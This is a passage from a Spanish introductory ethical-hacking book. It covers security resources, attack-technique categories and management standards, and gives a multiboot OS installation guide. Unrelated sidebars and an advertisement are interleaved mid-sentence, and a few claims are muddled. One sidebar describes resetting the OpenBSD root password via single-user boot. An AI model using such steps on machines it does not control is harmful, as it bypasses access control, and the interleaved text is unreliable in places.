HOPE BEYOND HOPE/	08-May-2006 11:51	-
HOPE HK/	09-May-2006 18:22	-

Repositorio. En <http://mirrors.easynnews.com/blackhat&defcon/> encontramos uno de los mayores repositorios públicos de registros de video y sonido sobre conferencias de seguridad existentes a la fecha.

TÉCNICAS MÁS AVANZADAS DE ETHICAL HACKING

Las técnicas de ethical hacking son incontables, y en este libro nos basamos en los conceptos más simples por una cuestión de espacio. En pocas palabras, es un manual de nociones básicas de carácter introductorio, no académico (deberán esperar mi tesis) ni profundamente técnico. Imaginemos que los libros para preparar exámenes para certificaciones del tipo CISSP tienen más de mil páginas, y sólo son revisiones de preguntas tipo multiple choice.

Más allá de las técnicas avanzadas existentes, hay formas de resolución de problemas que, en el momento de la intrusión o comprobación de seguridad, quedan sujetas al ingenio del profesional y que pueden llegar a ser de un alto nivel de complejidad. Algunos claros ejemplos de este tipo pueden verse en el sitio de Román (www.rs-labs.com/papers/i64-reto_IV-solve.txt), en las presentaciones de congresos tipo Defcon, Pastcon, Blackhat o bien en ezines como Phrack (1-63).

Las técnicas sofisticadas pueden estar asociadas a Criptografía y Criptanálisis, Wi-

Datacenters y organizaciones

Entre otros documentos relativos a la seguridad de una organización, en www.sans.org/readings_room/whitepapers/awareness/ podemos descargar el Data Center Physical Security Checklist de SANS, que nos puede resultar de gran ayuda para aumentar la conciencia sobre cuestiones de seguridad física y repasar los aspectos que pueden hacer vulnerable nuestro ambiente.

reless, Bluetooth, Voip, deniales de servicio, man in the middle attacks, ingeniería inversa, hacks en los kernels en múltiples plataformas, hacks en los binarios dentro de varias arquitecturas, ataques contra sistemas de detección de intrusos, spoofing, esconder payloads en archivos, shellcoding, firewalls, routers, sniffing, técnicas blind, de tunneling, inyección dll, etcétera.

Join 580,000 KeyScrambler users from 177 countries & enjoy the best anti-keylogging protection.

KeyScrambler encrypts your keystrokes at the kernel driver level to defeat known and unknown keyloggers.

New! All three KeyScrambler products quadruple protect applications in the new 2.0 version. [See full list >](#)

KeyScrambler™ personal

The free browser add-on now protects everything you type into Firefox, Internet Explorer, and/or Flock against keyloggers:

- All websites, including your login credentials, credit card numbers, passwords, search terms and more;
- All parts of your browser, including Java, Flash, Runescape and more;
- All your web email, including Yahoo mail, hotmail, and gmail.

KeyScrambler™ premium

The Premium now protects six different categories of applications, from browsers to a dozen major finance/tax, office, and password managing programs:

KeyScrambler. En www.qfxsoftware.com podremos encontrar lo que llaman hoy por hoy la mejor solución para el keylogging ya que, esta aplicación cifra en memoria todo lo que se teclea, haciendo ininteligible el log de alguna aplicación tipo espía que grabe dicha información.

Por último está el objetivo. Una nueva aplicación puede llegar a requerir una forma diferente de embate, quizás con alguna técnica ya conocida, como SQL inye-


Contratos y cuestiones legales

En la página del Instituto Nacional de Tecnologías de la Información INTECO (www.inteco.es), podemos encontrar documentos muy interesantes relacionados con actividades IT. Por ejemplo, si vamos a la sección OBSERVATORIO, dentro de Área Jurídica de la Seguridad y las TIC, encontraremos modelos de contratos tecnológicos y guías legales.

tion, pero aplicada de algún modo innovador para lograr así algún tipo de incidencia en el sistema (evasión de controles por ejemplo).

METODOLOGÍAS Y NORMATIVAS EXISTENTES

En principio, hay que diferenciar bien sobre qué tipo de documentación hablamos. Existen metodologías escritas puramente para guiar al personal de sistemas para llevar a cabo determinados chequeos de seguridad informática y, por otro lado, están las normativas para la gestión de la seguridad de la información en general o para organizar determinados aspectos de ésta.



ISO27000.es | El Portal de ISO 27000 en Español

Socio Nº1
ISMS Forum Spain

Actualidad y Entrevistas

SGSI

ISO 27000

Otros Estándares

Certificación

Enlaces

Herramientas

Eventos

FAQs

Glosario

Noticias

Archivo de Noticias

Artículos y Podcasts

Boletines y Revistas

Guías y Publicaciones

Noticias a pantalla completa y texto regulable en formato Básico o Clásico.

Cursos de ISO 27001 de BSI en Madrid (España)

Aviso Legal

2005 © Copyright

XML ISO27000

RSS ISO27000

Contraseña en OpenBSD

Para cambiar la contraseña de root en modo físico de OpenBSD, tenemos que bootear en modo single user con la opción boot -s. Luego, debemos montar el sistema con mount -a y ejecutar passwd. A continuación, tipeamos la nueva clave, la repetimos para verificarla y por último, reiniciamos con shutdown -r now.

UNIVERSIDAD NACIONAL DE COLOMBIA
VICERRECTORÍA GENERAL
DIRECCIÓN NACIONAL DE INFORMÁTICA Y COMUNICACIONES

Guía para elaboración de políticas de seguridad

Esta metodología es potencialmente útil para el desarrollo, implementación, mantenimiento y eliminación de un conjunto completo de políticas – tanto de seguridad como en otras áreas.

Es frecuente que las personas involucradas con seguridad informática tengan una visión estrecha de lo que significa desarrollar las políticas de seguridad, pues no basta con escribirlas y pretender ponerlas en práctica. En ocasiones se incluye la asignación de responsables, se realizan actividades para dar a conocerlas y, quizás, se supervise su cumplimiento; pero esto tampoco basta. Muchas políticas de seguridad informática fallan ya que se desconoce lo que implica realmente desarrollarlas.

Es importante resaltar que una política de seguridad tiene un ciclo de vida completo mientras está vigente. Este ciclo de vida incluye un esfuerzo de investigación, la labor de escribirla, lograr que las

Guía. En www.unal.edu.co/seguridad/documentos/guia_para_elaborar_politicas_v1_0.pdf encontraremos

un documento muy claro y útil que elaboró, mediante traducción y adaptación la Universidad Nacional de Colombia. En él, se explica cómo elaborar políticas de seguridad.


Las grandes organizaciones (formales) o aquellas que manejan activos sensibles de información, al encontrarse con la necesidad u obligación de tener que protegerlos, se alinean a éstas para establecer un SGSI, Sistema de Gestión de Seguridad de la Información (ver UNE ISO/IEC 27001:2007), o suelen consultarlas cuando se someten a procesos puntuales de auditorías u orden.

Esta normativa también puede ser dedicada para asegurar la continuidad de sus negocios (planes BCP, DRP), para analizar riesgos, implementar determinadas políticas, controles físicos, legales, etcétera. Algunas de las más conocidas en gestión son: ISO (familia 27000 - 17799), IRAM, Sarbanes Oxley, SANS, SPTED, Technet/Microsoft, ITIL, MAGERIST, NIST, Cobit, BS, ISM3, BSI, ITSEC/ITSEM, GAIT, HTCIA y CompTIA.

Firefox como plataforma de chequeo

En el sitio:

www.security-database.com/toolswatch/Turning-Firefox-to-an-auditing.html
podrán encontrar como utilizar y transformar Firefox en una plataforma de testeо.



Gray. En Amazon pueden conseguir el libro **Gray Hat Hacking**, de Shon Harris.

Bonus Track > Sistema multiplataforma

En este último apartado veremos cómo instalar FreeBSD, Debian GNU/Linux y Windows XP Professional en un sólo disco duro. Así podremos utilizar o estudiar todos sus recursos y prestaciones, para ampliar nuestros conocimientos.

INSTALAR UNA PLATAFORMA MULTISISTEMA

La unidad es la variedad, y la variedad en la unidad es la ley suprema del universo.

Isaac Newton (1643-1727)

Hoy en día, es posible conseguir discos duros de grandes capacidades a un costo muy conveniente, y también hay interesantes sistemas operativos libres que se encuentran bastante evolucionados. ¿Por qué entonces no tener una estación de trabajo o un servidor con todos ellos conviviendo bajo un mismo disco?

Ventajas

La principal ventaja es poder conocer bien los sistemas operativos en todos los sentidos y aprovechar sus características técnicas: seguridad, performance, interacción, robustez y paquete de utilidades.

Nos sirve para practicar administración de aplicaciones como Apache Webserver o base de datos, tal como MySQL. También nos ayuda a aprender hardening (cómo asegurar cada sistema operativo) y a llevar a cabo chequeos de seguridad desde diferentes herramientas y plataformas, ya que cada una tiene su versatilidad y cuenta con diferente disponibilidad de utilidades. Es útil para clonar objetivos (aplicaciones, escenarios u hosts) que vamos a chequear, para montar honeypots temporarios, para reproducir la explotación de determinadas vulnerabilidades por analizar.

Sirve para programar bajo diferentes entornos y lenguajes como C, Python, Perl, bash scripting y otros, para desarrollar una mayor diversidad de exploits, scripts y herramientas de auditoría y para conocer los diferentes modos de seteo para éstos dentro del networking.

Por otro lado, nos ayuda a comprender la interacción entre sistemas operativos aplicando técnicas de análisis forense digital (en caliente y frío), descubrir fuentes de datos digitales (registros de acciones) como también metodologías.

Sirve para testear nuevas aplicaciones o scripts en diversos contextos, para emular sistemas y virtualizar aplicaciones y, en caso de que un sistema operativo se inutilice, inmediatamente podemos contar con el resto.

Instalación de los sistemas

Por todo esto, veremos a continuación cómo instalar estos tres sistemas operativos

de la manera más fácil posible. Nos enfocaremos principalmente en el particionado básico y correcto, ya que el resto de las tareas se llevan a cabo según el hardware que tengamos, nuestros gustos, necesidades y tareas.



Disco. Disco SATA de 7200 revoluciones y 8 megas de caché a punto de ser particionado para hacer una estación/server multiboot.


Como primer paso, tomamos un disco duro de 320 Gigas nuevo y vacío. En este caso, utilizaremos un Samsung modelo HD320KJ. Lo instalamos en un equipo y lo particionamos con Paragon Partition Manager Professional (o cualquier otro programa de particionado) de la siguiente manera:

- Asignamos 240 Gigas aproximadamente para Windows XP Professional (mucho espacio destinado para alojar pesadas rainbow tables y software).
- 30 Gigas aproximadamente para Debian Linux.
- 30 Gigas aproximadamente para FreeBSD.

OpenBSD

Aquí está la forma de instalar OpenBSD, considerado el sistema operativo más seguro por defecto www.openbsd.org/faq/es/faq4.html al que solo se le han descubierto vulnerabilidades remotas en muchos años.


En los dos últimos casos, dejamos suficiente lugar en cada uno como para no tener problemas de almacenamiento ni errores relacionados con inodes (<http://es.wikipedia.org/wiki/Inodo>).



Particionado. Aquí podemos ver cómo quedó particionado el disco. Una partición en NTFS de 240 Gigas y dos de 30. La de Linux particionada en modo Ext2 y la que dejaremos para FreeBSD por ahora figura como espacio libre.

Procedemos a instalar primero el sistema operativo Windows XP Professional SP2 en español. Para eso, booteamos desde el CD y seguimos el proceso típico de instalación. Una vez que llegamos al momento de hacer las particiones, elegimos la **C:**, presionando **Enter** sobre ella.

A continuación, formateamos la unidad **C:** en modo NTFS rápido. Luego, se copiarán los archivos que se van a instalar, se reiniciará el sistema y comenzará el proceso de instalación. Cuando se nos solicite, deberemos ingresar nuestro nombre y el de la organización, el número de serie del producto y el nombre de la máquina y la contraseña del administrador. Posteriormente, establecemos la fecha, la hora y la zona horaria y, para terminar, activamos el sistema.



Particiones. Vista de las particiones disponibles en el proceso de instalación de Windows XP.

Si deseamos crear una versión instalable de Windows XP desatendida (que se instale sola sin requerir nuestra interacción luego de bootear el CD) con todos los parches incluidos a la fecha, podemos utilizar la aplicación nLite, que es posible descargar de www.nliteos.com.

Cuando finalizamos con la instalación, actualizamos Windows XP con Winup (www.winup.es), un archivo que contiene todos los parches a la fecha y nos da la posibilidad de actualizar la máquina offline, de un modo rápido y seguro (sin exponerla a Internet desactualizada).

Ahora instalaremos FreeBSD 6.2, que podemos descargar de:

[ftp://ftp7.freebsd.org/pub/FreeBSD/ISO-IMAGES-i386/6.2](http://ftp7.freebsd.org/pub/FreeBSD/ISO-IMAGES-i386/6.2). De los dos CD que bajamos, tomamos el primero y lo booteamos tal como hicimos con Windows. Pasamos a setear las configuraciones simples a nuestro gusto y, en cuanto aparece

Actualización

Este procedimiento es el mismo en las versiones FreeBSD 7.0, Windows XP SP3 y que son las que salieron al momento de imprimirse este libro. Lo único que carearlas en el gestor de arranque Grub. Por ello, mirar bien los nombres de los nu.lst al editarlos para no tener inconvenientes, presten suma atención a

el FreeBSD Disklabel Editor, elegimos la partición **ad4s3**.



FreeBSD. Pantalla que aparece una vez que elegimos la partición **ad4s3**, destinada a alojar el sistema operativo FreeBSD 6.2.

Luego pulsamos la letra **A** para que se asignen los sectores correctos (**swap**, **/var**, **/tmp** y **/usr**) de partición automáticamente dentro de esa porción de disco y, para terminar, presionamos **Q**.



FreeBSD. Pantalla del FreeBSD Disklabel Editor con el espacio seteado de la partición.

Seleccionamos la opción **Standard – Begin a Standard installation**

(recommended), elegimos la instalación de todos los paquetes **ALL -All system sources, binaries, and X Windows system-** que, mientras son instalados, nos pueden solicitar cambiar el CD1 por el CD2.


Cuando en el final se nos pregunta si deseamos escribir la MBR, seleccionamos la opción **NONE Leave the master boot record untouched** y hacemos clic en **OK** o pulsamos **Enter** para finalizar. Luego, FreeBSD seteará algunas cosas, como la conexión de Internet a través de DHCP para asignar una IP y salir navegando por Internet. Si no deseamos setear alguno de estos puntos, sólo hay que presionar **No**, la opción más recomendada si no sabemos exactamente lo que debemos setear. Para hacerlo luego, podemos ejecutar **sysinstall** desde la Shell.

Por último, instalaremos Debian GNU/Linux, que a su vez dejará instalado Grub como gestor de arranque en la MBR (sector de arranque del disco duro). Luego, cuando iniciemos el equipo, se ejecutará el gestor de arranque mostrando un menú desde el cual se podrá optar por los diferentes sistemas operativos que tiene el disco duro. Los DVD de Debian GNU/Linux pueden bajarse desde http://cdimage.debian.org/debian-cd/4.0_r2/i386/iso-dvd. Cabe aclarar que, aunque con el primero es suficiente, si nos interesa tener todas sus aplicaciones conviene bajar los tres que hay disponibles.



Booteo. Pantalla con el logo de Debian que se ve al bootear el DVD. Podemos bootearlo desde CD, pero éstos son en total 21 y el cambio durante su instalación resulta bastante incómodo.

Después de bootear, deberemos establecer el lenguaje, el país y la distribución de teclado. Luego, tendremos que esperar una pequeña comprobación del DVD o CD para pasar a la parte más crítica, que es el particionado. Debemos marcar la opción que dice **ESPACIO LIBRE**. Luego, en la siguiente pantalla, seleccionamos **Particionar de forma automática el espacio libre**. Después, en el **Esquema de particionado**, tenemos que elegir **Todos los ficheros en una partición (recomendado para novatos)** y presionar **Enter**.




Debian. Pantalla del **Esquema de particionado** de Debian.

Por último, seleccionamos **Finalizar el particionado y escribir los cambios en el disco**. Luego, seteamos la clave de **root** y colocamos nuevamente la clave para su verificación. Creamos un usuario normal y también le asignamos su clave. Se instala el sistema base, seleccionando **Duplicación en red**. Cuando se nos da la opción de elegir los programas que se van a instalar, basta con dejar el seteo por defecto (**Escritorio+Base**).

Luego de instalarse el sistema completo, estará disponible el gestor de arranque Grub, que sólo detectará Windows y Debian al reiniciar la máquina. Por tal motivo, lo último que haremos es configurar Grub para que arranque los tres sistemas operativos instalados.

El archivo de configuración de Grub se encuentra, bajo Debian, en **/boot/grub/menu.lst** y debe ser editado con **vi** desde una sesión shell en Debian o con el Partition Explorer (módulo de Paragon Partition Manager Professional) desde Windows. La

función **Export** es útil para editarlo en Windows con Notepad e **Import** para volver a colocarla en Debian editada.




Editando. Utilización de Partition Explorer para editar el archivo **menu.lst** de Grub (gestor de arranque) que contiene los puntos de arranque de cada partición de los sistemas operativos.

Si no importar la herramienta que usemos para editar ese archivo, lo importante es el contenido, que debe quedar exactamente así:

```
--8<
title Microsoft Windows XP Professional SP2
root      (hd0,0)
savedefault
makeactive
chainloader +1
title Debian GNU/Linux 4.0 r02
root      (hd0,1)
kernel   /boot/vmlinuz-2.6.18-5-686 root=/dev/sda2 ro
initrd   /boot/initrd.img-2.6.18-5-686
savedefault
title FreeBSD 6.2
root (hd0,2,a)
kernel /boot/loader
```


```
boot
--8<
```

Una vez que editamos el archivo y guardamos los cambios, podemos reiniciar la máquina y disfrutar de un servidor/estación de trabajo multiplataforma.



Booteo. Aspecto del menú de arranque Grub.

Recordemos que, para levantar el sistema gráfico en FreeBSD, debemos escribir **echo exec startkde>.xinitrc** en la consola de **root** una vez logueados. Luego, para ejecutar el entorno gráfico, escribimos **startx** y presionamos **Enter**.




KDE. El reluciente aspecto de KDE 3.5 sobre

Cuando tenemos todo instalado, debemos actualizar los sistemas, configurar detalles de auditoría o performance, deshabilitar los servicios innecesarios e instalar las herramientas que creamos convenientes.

Si tenemos alguna duda, no olvidemos consultar sobre cualquiera de los sistemas operativos en las listas y los foros de sus respectivas comunidades o grupos de usuarios. Entre ellos, podemos mencionar los siguientes:

www.freebsd.org/es/projects/newbies.html
<http://listas.es.freebsd.org/pipermail/freebsd/>
www.linux.org/groups/index.html
www.usla.org.ar/modules/newbb/
www.solar.org.ar



Gnome. La interfaz Gnome sobre Debian 4.0 r02.

Por último, si desean probar algo nuevo en sistema operativo visiten:
www.opensolaris.com

```
# exit
$ exit
Connection closed by foreign host.
```

A todos aquellos que creen que sus carreras no tienen rumbo les cuento que: Einstein al no encontrar trabajo, llegó a dar clases particulares de física a 3 francos la hora, en Viena (Berna) 1902, un año antes de casarse y de tener su primer hijo. Dos años luego, escribiría 4 artículos revolucionarios en la física, en 1905 descubre el proceso fotoeléctrico entre otras cosas, por el cual en 1921 recibe el premio Nobel. Einstein a lo largo de su vida obtendría 25 nombramientos como Doctor Honoris Causa.

“Nunca consideres el estudio como una obligación, sino como una oportunidad para penetrar en el bello y maravilloso mundo del saber.” A.E

Este libro fue liberado por el autor el día Lunes 11 de Julio de 2011, todos sus derechos y contenido estan registrados.